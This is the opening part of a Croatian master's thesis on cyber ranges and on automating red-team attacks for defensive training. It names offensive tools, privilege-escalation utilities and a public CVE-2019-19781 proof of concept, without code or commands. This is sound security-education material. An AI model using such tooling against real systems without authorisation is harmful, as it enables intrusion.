SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

DIPLOMSKI RAD br. 2319

Automatizacija napada u kibernetičkim poligonima

Darian Šarić

Zagreb, srpanj 2020.

SADRŽAJ

1. Uvod **1**

2. Kibernetički poligon **3**

2.1. Arhitektura kibernetičkog poligona 5

2.2. Poznati kibernetički poligoni 8

2.2.1. National Cyber Range 8

2.2.2. AWS Cyber Range 8

3. Simulacija napada **10**

3.1. Svojstva crvenog tima 10

3.2. Zahtjevi na automatizirani crveni tim 12

3.2.1. Uskladivost s testiranom okolinom 12

3.2.2. Mogućnost definiranja scenarija napada 14

3.2.3. Izvodivost scenarija napada 18

3.2.4. Upravljanje simulatorom napada 20

3.3. Problemi automatizacije napada 21

3.4. Postojeća rješenja 22

3.4.1. Red Team Automation 22

3.4.2. Infection Monkey 22

3.4.3. Cobalt Strike 23

4. Automatizacija napada korištenjem *Metasploit* radnog okvira **24**

4.1. Razvojno okruženje 24

4.1.1. Virtualizacijska platforma - *VirtualBox* 24

4.1.2. Virtualizirani poslužitelji 28

4.1.3. Ranjiva web aplikacija - Mutillidae II 28

4.1.4. Kali Linux 29

4.2. Metasploit, Armitage, Cortana 30

4.2.1. Radni okvir Metasploit 31
4.2.2. Armitage 32
4.2.3. Programski jezik Cortana 37
4.3. Razvoj scenarija za napad na Mutillidae II poslužitelj 39
4.3.1. Enumeracija poslužitelja i web aplikacije 40
4.3.2. Iskorištavanje ranjivosti Mutillidae II aplikacije 42
4.3.3. Podizanje razine ovlasti 49

5. Zaključak **50**

Literatura **52**

A. Cortana skripte **59**

B. Rezultati korištenja klasičnih alata penetracijskog testiranja **64**

C. Instalacija i konfiguracija Linux poslužitelja **88**

D. Instalacija i konfiguracija Windows poslužitelja **96**

1. Uvod

Moderni informacijski sustavi podložni su napadima putem kibernetičkog prostora te su tvrtke svjesne te prijetnje. Kako bi se tvrtke pripremile za te prijetnje, između ostalog, potrebno je i trenirati ljude koji održavaju takve sustave, kako bi bili kompetentni prepoznati napade i ukloniti ih na odgovarajući način. Treniranje ljudi za tu zadaću od početka nailazi na dvije prepreke, odnosno ograničenja:

- računalni napadi se ne događaju često
- vježbe na produkcijskoj okolini joj mogu naštetiti.

Zbog toga što računalni napadi na jedan sustav nisu prečesti, stručnjaci zaduženi za zaštitu tih sustava moraju koristiti vježbe kako bi stekli iskustvo i vještine. S druge strane, nije pametno te vježbe osmisliti i izvoditi na živom sustavu koji štite. Računalni napadi mogu naštetiti cjelovitosti podataka, ili srušiti komponente sustava, što može naštetiti poslovanju tvrtke koja koristi te sustave. Zbog toga nije dobra ideja vježbe izvoditi na produkcijskoj okolini, odnosno u konačnici nema razlike između napada koji je pokrenuo zloćudni vanjski napadač i napada koji su pokrenuli stručnjaci za informacijsku sigurnost u svrhu treninga. Navedena dva ograničenja mogu se riješiti korištenjem simulirane okoline za provođenje vježbi, odnosno korištenjem kibernetičkim poligona. Za izvođenje vježbi na kibernetičkom poligonu potrebno je ugraditi i realne scenarije računalnih napada. Te napade mogu izvesti vrhunski stručnjaci za ofenzivnu sigurnost, tzv. "bijeli hakeri" (engl. *white-hat hacker*), ali njihove usluge mogu biti skupe [20] [25]. Druga mogućnost je razvoj alata za automatizirano izvođenje računalnih napada. Ovaj rad obradit će postojeće simulatore računalnih napada otvorenog koda.

Rad je strukturiran na sljedeći način. Drugo poglavlje predstavlja i objašnjava pojam kiberentičkog poligona. Treće poglavlje analizira problematiku simulacije računalnih napada u kibernetičkim poligonima. Četvrto poglavlje obrađuje razvoj scenarija automatiziranog računalnog napada korištenjem *Metasploit* radnog okvira, a 5. poglavlje daje zaključak ovog rada. Dodatak A sadrži skripte napisane programskim jezikom *Cortana*, koje su korištene za razvoj scenarija računalnog napada. Dodatak B

sadrži opširne ispise koji prikazuju pokretanje razvijenih skripti i okruženja u kojem se one pokreću. Dodaci C i D prikazuju proces instalacije Linux i Windows virtualnih poslužitelja.

2. Kibernetički poligon

Kibernetički poligon (engl. *Cyber range*) je virtualno okruženje koje ima zadaću simulirati neku računalnu okolinu te računalni napad na istu. Početak razvoja kibernetičkih poligona smatra se *National Cyber Range* inicijativa čiji je logo prikazan na slici 2.1, koju je pokrenula agencija *Defense Advanced Research Projects Agency* pod okriljenm ministarstva obrane (engl. *Department of Defense*) Sjedinjenih Američkih Država 2008. godine. Danas kibernetičke poligone razvijaju ne samo države, nego i privatne tvrtke koje poligon prodaju kao proizvod, o kojima će više riječi biti kasnije u potpoglavlju 2.2. Ovakva okolina se može koristiti u nekoliko svrha:

- obuka i uvježbanje odjela za informacijsku sigurnost neke organizacije
- obuka i uvježbavanje djelatnika sigurnosnog operacijskog centra (engl. *Security Operations Centre, SOC*)
- razvoj novih sigurnosnih tehnologija i njihovo testiranje, npr. antivirusa, sustava za otkrivanje/sprječavanje upada (engl. *Intrusion Detection/Prevention System*), sigurnosnih stijena (engl. *firewall*) itd.

Slika 2.1: Logo *Nation Cyber Range*-a

Obuka odjela ili ekipe za informacijsku sigurnost neke organizacije može predstavljati složen problem. Naime, nije dovoljno samo sakupiti znanja potrebna za stvaranje i

održavanje infrastrukture informacijske sigurnosti kroz postavljanja i konfiguracije sigurnosnih uređaja i programske podrške (engl. *software*), potrebno je i kontinuirano usavršavanje starog znanja i stjecanje novih znanja. Nova znanja mogu biti:

- novi sigurnosni proizvod ili usluga
- proučavanje novootkrivenih vektora napada, odnosno iskorištavanja tzv. "*0-day* ranjivosti"
- poznavanje novih računalnih tehnologija

Integracija novih sigurnosnih proizvoda ili usluga je važna zato što inženjeri informacijske sigurnosti moraju imati infrastrukturu na kojoj mogu testirati navedene proizvode ili usluge, ispitivati različite konfiguracijske postavke te vidjeti kako se novododana komponenta ponaša u kontektstu cijelog sustava. Kontinuirano proučavanje novootkrivenih tehnika napada omogućuje bolju pripremljenost inženjera informatičke sigurnosti zato što tada mogu podesiti sustave obrane i primijetiti, zaustaviti ili u potpunosti spriječiti računalni napad korištenjem aktualnih ranjivosti. Kako bi u tome bili uspješni, moraju dobro poznavati *modus operandi* napada od kojeg se pokušavaju obraniti, te moraju moći identificirati indikatore proboja za taj napad [52].

Indikator proboja (engl. *Indicator of Compromise, IOC*) je bilo kakav forenzički artefakt ili trag računalnog proboja (engl. *intrusion*) koji se može otkriti na nekom računalu ili računalnoj mreži. Indikatori proboja omogućuju sigurnosnom analitičaru (engl. *security analyst*) rekonstrukciju računalnog napada.

Kao primjer potrebe proučavanja indikatora proboja navest će se relativno svježa ranjivost CVE-2019-19781 [10]. Navedena ranjivost otkrivena je u sljedećim proizvodima:

- *Citrix Application Delivery Controller*
- *Citrix Gateway* 10.5, 11.1, 12.0, 12.1 i 13.0

Konkretno, navedena ranjivost dopušta prolazak direktorijima (engl. *directory traversal*) i pisanje na danim putanjama, čime je moguće ostvariti udaljeno izvođenje programskog koda (engl. *remote code execution, RCE*). Primjer nacrta iskorištavanja ranjivosti (engl. *proof-of-concept exploit, POC exploit*) je *Project Zero India* [59]. *PZI* koristi ranjivost *CVE-2019-19781* u `/vpn/` poddirektoriju poslužitelja za ostvarivanje udaljenog izvođenja programskog koda. Korištenjem spomenutog nacrta i kreiranja okoline pogodne za napad u kibernetičkom poligonu, može se pratiti tijek izvođenja napada i bilježiti koje sve tragove, a time i indikatore proboja, *Project Zero India* ostavlja za sobom. Zahvaljujući prikupljenim tragovima, sada sigurnosni inženjer može pripremiti, testirati i ugraditi u sustav koji štiti sve potrebne sigurnosne mehanizme i

procese u svrhu spriječavanja iskorištavanja ranjivosti *CVE-2019-19781* metodom *PZI*, dok izdavač opreme *Citrix* ne izda sigurnosnu zakrpu za tu ranjivost. Također, novoimplementirani sigurnosni mehanizmi bi mogli biti korisni otkrivanju drukčijih metoda iskorištavanja ranjivosti *CVE-2019-19781*. Ovim postupkom organizacija koja koristi kibernetički poligon čini sve da minimizira potencijalnu štetu nezakrpane ranjivosti u sustavima koje koristi [61].

Poznavanje *modusa operandi* i indikatora proboja napada korištenjem tzv. "*0-day*" ranjivosti omogućuje sigurnosnom inženjeru oblikovanje obrambenih mehanizama koji će u najmanju ruku ublažiti posljedice tog napada. Kibernetički poligon se čini kao potencijalno rješenje, zato što omogućuje kontroliranu okolinnu koja se može lako motriti i analizirati djelovanje nekog napada u svrhu opisanu iznad.

Sigurnosni operacijski centar je drugi entitet koji ima potencijalno veliku korist od korištenja kibernetičkog poligona. Sigurnosni operacijski centar (engl. *Security Operations Center, SOC*) je jedinica informacijske sigurnosti koja je odgovorna za kontinuirani nadzor i analizu informacijske sigurnosti neke organizacije [31]. Ciljevi *SOC*-a su detekcija, analiza i reakcija na incidente računalne sigurnosti, korištenjem sigurnosnih rješenja i strogo definiranim procedurama djelovanja. Kako bi *SOC* bio učinkovit u obavljanju svojih zadaća, potrebno je definirati spomenute procedure, dobro ih testirati i uvježbati, ali i ostaviti prostor za daljnje nadogradnje i fleksibilne izmjene. Kibernetički poligon se nameće kao dobro rješenje, zato što je njime moguće potpuno simulirati okolinu s kojom *SOC* radi, te predstavlja dobar poligon za uvježbavanje kreiranih procedura i testiranje novih potencijalnih procesa.


2.1. Arhitektura kibernetičkog poligona

Funkcionalni kibernetički poligon mora imati sljedeće komponente:

- virtualnu mrežu na kojoj se izvodi vježba kibernetičkog poligona
- (virtualizirani) sigurnosni operacijski centar
- (virtualizirani) napadač/i
- generator prometa
- kontrolni centar

Sve iznad navedene komponente prikazane su shematski na slici 2.2.

Slika 2.2 prikazuje primjer arhitekture kibernetičkog poligona. Na slici se jasno vide sve komponente kibernetičkog poligona. Virtualna mreža predstavlja simuliranu



Slika 2.2: Arhitektura kibernetičkog poligona [37]

okolinu koju vježbenici poligona trebaju štititi u stvarnom životu. U virtualnoj mreži se nalaze:

Osobna ili prijenosna računala: računala zaposlenika

Mobilni uređaji: mobiteli, tableti, pametni satovi

Poslužitelji: baza podataka, DNS ili Web poslužitelji prema korisnicima

Mrežna oprema: komutatori (engl. *switch*), usmjeritelji (engl. *router*), obnavljači (engl. *hub*), bežične pristupne točke (engl. *wireless access point*)

Sigurnosni uređaji i programska podrška:

- sigurnosna stijena (engl. *firewall, FW*)
- upravitelj opterećenjem (engl. *load-balancer*)
- sigurnosna stijena za web aplikacije (engl. *web application firewall, WAF*)
- antivirusna rješenja
- rješenja za zaštitu različitih usluga, npr. zaštita elektroničke pošte, pješčanici za analizu privitaka elektroničke pošte i dijeljenih datoteka (engl. *sandbox*)
- posrednici za dolazni mrežni promet (engl. *proxy*) i odlazni mrežni promet (engl. *reverse-proxy*).

Sigurnosni operacijski centar, poznat i kao plavi tim (engl. *blue team*), sastoji se od članova *SOC*-a i od programa za upravljanje sigurnosnim komponentama virtualne mreže, npr. upravljačkim konzolama (engl. *dashboard*) raspodijeljenih sigurnosnih rješenja poput antivirusa. Članovi *SOC*-a koriste svoja znanja i alate kako bi razotkrili zloćudno ponašanje i prikladno reagirali na nj.

Napadač, poznat i kao crveni tim (engl. *red team*), ima za cilj kompromitirati, odnosno preuzeti kontrolu nad virtualnom mrežom. Ako crveni tim tvore jedan ili više osoba, tada koriste svoja stručna znanja, alate i specificiranu metodologiju provođenja penetracijskih testova. S druge strane, crveni tim može biti potpuno virtualiziran, tj. postupak napada na virtualnu mrežu može biti unaprijed pripremljen scenarij, kojim upravlja kontrolni centar ili kompetentni stručnjak za postupke crvenog tima. O zahtjevima na crveni tim i njihovim mogućnostima bit će više riječi u narednim poglavljima.

Generator prometa (engl. *traffic generator*), ili generator šuma (engl. *noise generator*) je vitalna komponenta kibernetičkog poligona. Bez njega, naime, plavi tim bi imao vrlo jednostavan zadatak u obrani virtualne mreže zato što bi se sav promet unutar mreže mogao bez sumnje pripisati crvenom timu. Ova činjenica postaje problem ne samo zato što plavi tim može brzo blokirati sve pokušaje proboja bez diskriminacije prometa, nego i zato što tada testiranje procedura i pravila sigurnosnih komponenti postaje manjkavo. Postaje manjkavo jer ne postoji mogućnost lažnih pozitiva (engl. *false positive*), nego se eventualno može javiti pokoji lažni negativ (engl. *false negative*), samo zato što plavi tim sa sigurnošću zna da je sav promet zloćudan. Ovaj problem se rješava upravo generatorom prometa. Generator prometa unosi u mrežu "legitiman promet", poput:

- bezazlenog pretraživanja "Interneta"
- slanje i pristizanje benignih poruka elektroničke pošte
- legitimna komunikacija između udaljenih procesa, računala i mrežne opreme
- "iznenadna" greška u radu sigurnosnih komponenti i/ili drugih dijelova virtualne mreže

Sada, kada unutar mreže kola i bezazlen promet, plavi tim mora moći razlikovati zloćudni promet u šumu, a sigurnosne politike i postavke sigurnosnih komponenti ne smiju kočiti normalan tok legitimnog prometa koji generira generator prometa.

Kontrolni centar kibernetičkog poligona može služiti za nadzor rada drugih komponenti, npr. razina uporabe generatora šuma, vremenski okvir rada virtualiziranog napadača, u slučaju da na poligonu nema stručnjaka za računalne napade.

2.2. Poznati kibernetički poligoni

Ovo potpoglavlje ukratko će predstaviti dva poznata kibernetička poligona, odnosno platformu za izgradnju vlastitog kibernetičkog poligona: *National Cyber Range* i *AWS Cyber Range*.

2.2.1. National Cyber Range


National Cyber Range, NCR je kibernetički poligon kratko spomenut na početku ovog poglavlja, koji je resurs agencije *Defense Advanced Research Projects Agency, DARPA*, podagencije ministarstva obrane Sjedinjenih Američkih Država (engl. *Department of Defense*), a sad je pod kontrolom institucije *Test Resource Management Center, TRMC*. Kao projekt, *NCR* je pokrenut 2008. kao inicijativa, a od 2013. godine je aktivan pod *TRMC*. *NCR* je virtualizirano okruženje koje predstavlja kompleksnu komunikacijsku mrežu *DoD*-a, te može realistično prikazati tijek izvođenja računalnih napada na mrežnu infrastrukturu *DoD*-a. *NCR* se koristio kao okruženje za kibernetička ispitivanja i evaluacije za programe *Major Automated Aquisition Programs, MDAP* i *Major Automated Information System, MAIS*. Nakon što je *DoD* donio novu akvizicijske politiku (engl. *aquisition policy*) 5000.02, *NCR* dobiva na važnosti i pred njega se postavljaju dva nova važna zahtjeva u kontekstu naprednih testiranja sigurnosti:

- penetracijsko testiranje resursa prilagođeno prijetnjama, u svrhu emulacije prijetne neprijateljskog proboja programskih informacijskih sustava u operacijskoj okolini
- razvoj strategije i rezervacija sredstava za testiranje računalne sigurnosti; Program testiranja će, u što većoj mjeri, uključivati aktivnosti za testiranje i procjenu sustava u ciljanoj okolini unutar reprezentativnih kapaciteta računalnih prijetnji

2.2.2. AWS Cyber Range

AWS Cyber Range je prva platforma za izgradnju kibernetičkog poligona otvorenog koda. Platforma pruža radni okvir (engl. *framework*) za izgradnju laboratorijskog okruženja za izvođenje vježbi kibernetičkog poligona korištenjem *AWS* oblaka. Platforma sadrži ranjive sustave i moćan skup alata (engl. *toolkit*) za penetracijska testiranja. Prema navodu razvojnog tima, cijelu infrastrukturu je moguće podići u 5 minuta.

Slika 2.3 prikazuje primjer arhitekture kibernetičkog poligona izgrađenog korištenjem *AWS Cyber Range* platforme. U kibernetički poligon je moguće ugraditi:



Slika 2.3: Primjer arhitekture kibernetičkog poligona stvorenog pomoću *AWS Cyber Range* platforme

– ranjivi virtualni strojevi otvorenog koda
– virtualni strojevi za računalne napade: Kali Linux i Commando VM [41]
– *Inspec*, alat za nadziranje poligona
– virtualni sigurnosni proizvodi
– virtualni strojevi za upravljanje sigurnosnim proizvodima

3. Simulacija napada

U prethodnom poglavlju predstavljen je koncept kiberentičkog poligona. Opisane su uloge i funkcionalnosti svih komponenti poligona osim jedne: crvenog tima. Ovo poglavlje posvećuje posebnu pažnju svojstvima crvenog tima, konceptima i metodologijama kojima crveni tim podliježe i zahtjevima koje kibernetički poligon stavlja pred crveni tim. Također ovo poglavlje analizirat će probleme i prepreke u automatizaciji računalnog napada za izvođenje vježbi na kibernetičkom poligonu.

3.1. Svojstva crvenog tima

Crveni tim može biti sastavljen od jedne ili više osoba, stručnjaka za informacijsku sigurnost, poželjno specijaliziranih za napadački segment informacijske sigurnosti. Crveni tim sadrži stručnjake koji poznaju i vješto barataju tehnikama računalnog napada i alatima koji se koriste za implementaciju navedenih tehnika, obavještajne analitičare, programere itd. Tehnike izvođenja računalnog napada, otkrivanja informacija o žrtvi i tehnike iskorištavanja probijenog sustava formiraju metodologiju izvođenja etičkog računalnog napada (engl. *ethical hacking*), koji se još naziva i penetracijsko testiranje (engl. *penetration testing*).

Poznata skupina metodologija penetracijskog testiranja je *OWASP* [54]. *Open Web Application Security Project* je neprofitna udruga koja promiče i razvija sigurnost programske podrške. Njihov rad očituje se u razvoju programske podrške, npr. *OWASP Zed Attack Proxy, ZAP* [19]; donošenju dokumenata za verifikaciju sigurnosti programske podrške, izradi metodologije testiranje sigurnosti programske podrške; edukaciji stručnjaka u području sigurnosti programske podrške.

Kao što je ranije spomenuto, crveni tim ima na raspolaganju mnoštvo alata. Vrste alata koje koristi mogu se smjestiti u mnogo kategorija, npr.:

- skeneri - *nmap*, *nikto*, *whatweb*, *dirbuster*
- napadački orijentirani web posrednici (engl. *attack web-proxy*) - *Burp Suite*,

OWASP ZAP

- napadački okviri - *Metasploit Framework*, *BeEF*, *PowerSploit*, *Frida*
- naza metoda iskorištavanja (engl. *exploit*) - *Exploit Database*
- alati za razbijanje sažetaka i zaporki - *John the Ripper*, *Hashcat*, *THC-Hydra*, *crowbar*
- alati za reverzno inženjerstvo - *radare2*, *gdb*, *IDA*


Zahvaljujući razvoju specijaliziranih radnih okvira za napad neki postupci, odnosno tehnike napada, mogu se izvoditi više ili manje automatizirano, čime se štedi vrijeme i čini cijeli test učinkovitijim.

Prilikom testa sigurnosti bilo kakvog sustava, bez obzira radi li se o računalnoj mreži, web aplikaciji, web usluzi ili mobilnoj aplikaciji, crveni tim podliježe pravilima i ograničenjima, koja se dogovaraju s naručiteljem usluge. Moguće je ograničiti korištenje specifičnih tehnika napada, npr. uskraćivanje usluge (engl. *Denial of Service*), zbog specifičnosti okoline koja se testira. Takva ograničenja se primjenjuju ako se napada produkcijska okolina, zato što invazivnije tehnike napada mogu ozbiljno narušiti raspoloživost sustava, što često predstavlja problem za naručitelja usluga. Drugi primjer zašto bi se ograničio opseg testiranja je ograničavanje ili potpuno uklanjanje faze podizanja razine ovlasti (engl. *privilege escalation*) nakon stjecanja neovlaštenog pristupa sustavu, npr. preko inverzne ljuske (engl. *reverse shell*) [1]. Prilikom faze podizanja razine ovlasti, napadač koristi programe i alate koji su mu dostupni na računalu žrtve kako bi sakupljao informacije u sustavu. Dodatno, napadač na sustav žrtve instalira dodatne alate i programe, npr. *Mimikatz* [44] na Windows računalu ili *LinEnum* [60] na Linux računalu. Alati i programi preuzeti izvana pomažu napadaču pronaći slabe točke unutar sustava koje bi mu omogućile preuzimanje potpune kontrole nad tim sustavom i otvorile mogućnost za lateralno širenje unutar mreže. Ti alati mogu biti iznimno agresivni, mogu narušiti cjelovitost sustava i ostaviti tragove djelovanja koje može biti teško pronaći i počistiti.

U kontekstu kibernetičkog poligona, crveni tim dogovara doseg (engl. *scope*) testiranja s kontrolnim centrom, odnosno upraviteljima poligona i vježbi na njemu. Određuje se koje metode napada će se koristiti, razina agresivnosti testiranja, tj. koliko "duboko" crveni tim može pokušati ući unutar sustava, te koliko pažnje trebaju obratiti na skrivanje svojih aktivnosti od plavog tima. Parametri ovog dogovora su posebno važni ako se dio napada, ako ne i cijeli crveni tim, simulira, odnosno programski se automatizira korištenje alata i tehnika. Svojstva, zahtjevi i problemi simuliranog crvenog tima bit će analizirano u potpoglavljima koja slijede.

3.2. Zahtjevi na automatizirani crveni tim

Prije izgradnje programske podrške za automatizirano izvođenje aktivnosti crvenog tima, treba razmotriti kriterije i zahtjeve koje ta programska podrška mora zadovoljiti. Ti zahtjevi osiguravaju stabilnost, predvidljivost, lakše rukovanje simuliranim napadačem i učinkovitije izvođenje vježbi na kibernetičkom poligonu. Dijagram zahtjeva prikazan je na slici 3.1.



Slika 3.1: Dijagram hijerarhije zahtjeva [32]

Slika 3.1 prikazuje hijerarhiju zahtjeva prema [32]. Kriterije se dijeli u dvije osnovne skupine: funkcionalnost (engl. *Funcionality*) i operabilnost (engl. *Operation*) [32]. Ovaj rad analizirat će kriterije prema sljedećim skupinama, koje su razinu ispod dvaju prethodno navedenih:

- uskladivost s testiranom okolinom (engl. *Environment*)
- mogućnost definiranja scenarija napada (engl. *Scenario definition*)
- izvodivost scenarija napada (engl. *Scenario execution*)
- upravljanje simulatorom napada (engl. *Operators*)

3.2.1. Uskladivost s testiranom okolinom

Kriteriji uskladivosti s testiranom okolinom pokazuju koliko je simulator napada kompatibilan sa sustavima na poligonu. Kriteriji uskladivosti se mogu podijeliti na tri

segmenta koji će biti detaljnije opisani u nastavku: kompatibilnost s operacijskim sustavima računala i uređaja u poligonu, količina promjena sigurnosnog perimetra u poligonu i posebni preduvjeti potrebni za ispravan rad simulatora.

Kompatibilnost s operacijskim sustavima

Kompatibilnost s operacijskim sustavima računala i uređaja u poligonu govori kako simulator radi u okruženju s različitim operacijskim sustavima. U poligonu se mogu nalaziti Windows ili Linux računala i poslužitelji, MacOS računala, Android ili iOS mobilni uređaji, pa čak i uređaji Interneta stvari (engl. *Internet of Things, IoT*). kvalitetan simulator, odnosno alat bi trebao biti opremljen za rad sa što više, ako ne i svim operacijskim sustavima smještenih unutar kibernetičkog poligona.

Količina potrebnih izmjena sigurnosnog perimetra poligona

Kriterij količine promjena sigurnosnog perimetra poligona govori o tome koliko se mora ublažiti sigurnosna struktura poligona kako bi simulator mogao raditi. Sljedeći primjeri će pojasniti o čemu se radi. Primjerice, teško je provjeriti sigurnost javno dostupnih web usluga, ako sigurnosna stijena blokira sav promet koji je iole zloćudne prirode, poput skeniranja portova, testiranja na specifične ranjivosti itd. U tom slučaju, budući da se želi testirati web usluga i sve komponente koje stoje iza te usluge, potrebno je isključiti sigurnosnu stijenu iz mreže ili dodati konfiguracije koje će propustiti takav mrežni promet.

Drugi primjer se dotiče antivirusnog rješenja. Neka je cilj vježbe testirati reakciju plavog tima na scenarij u kojemu se napadač želi dalje lateralno širiti kroz mrežu s jednog kompromitiranog računala. U sklopu prikupljanja informacija sa zaraženog računala napadač koristi alate koji mogu potaknuti reakciju antivirusa, čime vježba završava, tj. napadač je onemogućen na samom začetku vježbe. Na prvi pogled je ovo možda dobra povratna informacija, odnosno moglo bi se zaključiti da je mreža sigurna. Ako se takav rezultat vježbe pogleda iz perspektive mantre *defense in depth* [12], izvođači vježbe ovdje ne smiju stati s testiranjem, zato što se nameću sljedeća pitanja: Što ako napadač uspije isključiti antivirus? Što ako se razvije novi alat koji trenutne implementacije antivirusa ne mogu otkriti? U ovoj situaciji na ova pitanja nema odgovora. Zato je dobro izvesti istu vježbu, odnosno scenarij, izvesti bez sigurnosne komponente antivirusa. Sada je moguće u scenarij uključiti alat koji je početno blokiran antivirusom.

S druge strane, simulator čiji je ispravan rad uvjetovan isključivanjem pojedinih

sigurnosnih komponenti možda i nije najbolji izbor za korištenje u raznovrsnim okruženjima. To je zato što tada prije svake vježbe treba provjeriti koja ograničenja postoje u poligonu za taj simulator, što usporava tijek izvođenja vježbe i zahtijeva rekonfiguracije poligona i smanjuje učinkovitost poligona.

Posebni preduvjeti za ispravan rad simulatora

Posebni preduvjeti za ispravan rad simulatora su zapravo mjera koliko je simulator prenosiv, odnosno koliko ovisi o okolini u kojoj se izvršava. Posebni preduvjeti se mogu svrstati u dvije kategorije:

- računalo s kojeg se simulator pokreće mora imati instalirane specifične programske knjižice, koje sam simulator ne posjeduje
- simulator se mora pokrenuti s posebnim razinama ovlasti

Simulator koji bi se koristio u kibernetičkom poligonu bi morao biti što više nezavistan o okolini i kontekstu u kojem se izvodi. Takav simulator se jednostavnije ugrađuje u okolinu, te ga je lako zamijeniti drugim zato što tada nije potrebno počistiti korišteni sustav od korištenih programskih knjižica ili paketa treće strane.

3.2.2. Mogućnost definiranja scenarija napada

Ova skupina kriterija bavi se mogućnostima koje simulator pruža, a tiču se definiranja scenarija napada. Promatraju se četiri kriterija koji se detaljnije objašnjeni u nastavku:

1. mogućnost stvaranja vlastitih scenarija
2. konfigurabilnost scenarija
3. mogućnost povezivanja scenarija
4. pokrivenost tehnika napada

Mogućnost stvaranja vlastitih scenarija

Mogućnost stvaranja vlastitih scenarija je funkcionalnost simulatora koja pruža mogućnost da se u njega ugrade nove tehnike i novi scenarija. Podrška ove funkcionalnosti je važan dio simulatora zato što napadači evoluiraju kroz vrijeme:

- otkrivaju se novi ranjivosti u postojećim tehnologijama
